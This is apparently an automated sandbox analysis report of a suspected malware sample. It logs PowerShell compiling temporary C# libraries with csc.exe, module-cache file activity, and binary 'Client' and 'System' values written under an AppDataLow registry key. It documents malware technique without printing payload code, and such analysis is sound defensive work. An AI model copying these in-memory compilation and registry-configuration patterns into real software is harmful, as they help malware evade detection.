C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 31 64 63 61 77 66 33 78 5c 31 64	.../t:library /utf8output /R:" System.dll" /R:"C:\Windows\Mic rosoft.Net\assembly\GAC_ MSIL\S ystem.Management.Automation\v4 .0_3.0.0.0__31bf3856ad36 4e35\S ystem.Management.Automation.dll" /R:"System.Core.dll" /out:" C:\Users\user\AppData\Lo cal\Temp\1dcawf3x\1d	success or wait	1	7FFB4C12B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFB4C12B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 c0 50 d5 65 ca 9f d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....P.e....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFB4C12B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	.Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	1	7FFB4C12B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f8 77 dc 65 ca 9f d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOption.....Invoke-Pester.....ResolveTestscripts.....Set-scr<wbr>iptBlockScope.....w.e....a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-Packag	success or wait	1	7FFB4C12B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e..... .....@.....	success or wait	1	7FFB4F06F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4EB1B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4EB1B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4EB1B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFB4EB1B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26 e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4EB22625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4EB22625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4EB22625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb3 78ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4EB1B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4EB1B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4EB1B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4EB1B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4EB1B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFB4EB1B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFB4EB062DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21272	success or wait	1	7FFB4EB063B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4C12B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	114	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	120	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4C12B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4C12B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4C12B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae 3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShel l.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe6 4a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4C12B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P52 1220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShel l.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFB4EBF12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	7	7FFB4C12B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFB4C12B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.dll	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile
C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.dll	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	27DF6FD7F27	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFB4C12B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFB4C12B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFB4C12B526	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	Client	binary	E4 0C 00 00 08 80 00 00 F7 3B E0 08 86 95 DC 15 E7 1A B1 5C 41 FB 0B C7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	27DF6FC29BF	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	System	binary	9C 06 DC 08 37 D1 3F C9 2E B5 90 AF 08 AC BA C4	success or wait	1	27DF6FDF1C8	RegSetValueExA

Analysis Process: conhost.exe PID: 5212 Parent PID: 5276

General

Start time:	20:06:05
Start date:	24/12/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 5760 Parent PID: 5276

General

Start time:	20:06:12
Start date:	24/12/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.cmdline'
Imagebase:	0x7ff7bf4d0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\b5r2gs3w\CSCC26898CFCBA4739B5B18589DB58EA5A.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF7BF54E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\b5r2gs3w\CSCC26898CFCBA4739B5B18589DB58EA5A.TMP	success or wait	1	7FF7BF54E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\b5r2gs3w\CSCC26898CFCBA4739B5B18589DB58EA5A.TMP	unknown	652	00 00 00 00 20 00 00 00 ff ff 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 ff ff 10 00 ff ff 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 bd 04 ef fe 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 b0 04 ac 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00	....L... <.....0..... ....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O..... .....?..... .....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f	success or wait	1	7FF7BF54ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.cmdline	unknown	369	success or wait	1	7FF7BF4E1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.0.cs	unknown	411	success or wait	1	7FF7BF4E1EE7	ReadFile

Analysis Process: cvtres.exe PID: 6756 Parent PID: 5760

General

Start time:	20:06:13
Start date:	24/12/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES8A0A.tmp' 'c:\Users\user\AppData\Local\Temp\b5r2gs3w\CSCC26898CFCBA4739B5B18589DB58EA5A.TMP'
Imagebase:	0x7ff6030d0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: csc.exe PID: 4580 Parent PID: 5276

General

Start time:	20:06:16
Start date:	24/12/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
